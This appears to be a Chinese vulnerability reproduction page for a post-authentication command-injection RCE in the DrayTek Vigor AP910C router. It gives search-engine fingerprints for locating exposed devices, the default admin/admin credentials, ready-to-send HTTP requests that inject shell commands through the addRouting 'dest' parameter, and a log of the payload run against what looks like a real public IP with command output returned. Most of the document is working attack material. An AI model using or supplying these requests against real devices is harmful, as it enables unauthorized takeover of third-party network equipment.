D11-1DrayTek-Vigor AP910C 路由器-RCE

漏洞描述：

DrayTek Vigor AP910C 存在后台 RCE 漏洞。攻击者可通过该漏洞在设备任意执行代码写入后门，获取设备权限，进而控制整个设备。

网站图片：

网络测绘：

fofa语法：


header="realm=\"VigorAP910C" || banner="realm=\"VigorAP910C"

title="Vigor 2960"

漏洞复现：

Basic认证 弱口令：YWRtaW46YWRtaW4=（admin/admin）登录
获取AuthStr值

```
GET /opmode.asp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Basic YWRtaW46YWRtaW4=
Referer: http://your-ip
Accept-Encoding: gzip
```



携带AuthStr命令执行

```
GET /goform/addRouting?AuthStr=o9RysaqGHLhiAnG&dest=||+echo+$(+ip+addr)%3b%23a HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Basic YWRtaW46YWRtaW4=
Referer: http://your-ip
Accept-Encoding: gzip
```


Request
数据包扫描
热加载
构造请求
GET /gof[redacted]/addRouting?AuthStr=o9RysaqGHLhiAnG&dest=||+echo+$(+ip+addr)%3b%23a HTTP/1.1
Host [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Authorization: Basic YWRtaW46YWRtaW4=
Referer: http://59.127.123.22:8084
Accept-Encoding: gzip
Responses
495bytes / 99ms
美化
渲染
请输入定位响应
HTTP/1.0 200 OK
Server: GoAhead-Webs
Pragma: no-cache
Cache-control: no-cache
Content-Type: text/html; charset=utf-8
Content-Length: 495
<html>
<head>
<title>My Title</title><link rel="stylesheet" href="/style/normal_ws.css" type="text/css"><meta http-equiv="content-type" content="text/html; charset=utf-8"></head>
<body>
<h1>Add routing failed:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue link loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo 2: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000 link/ether 00:1d:aa:06:67:10 brd ff:f<h1></body>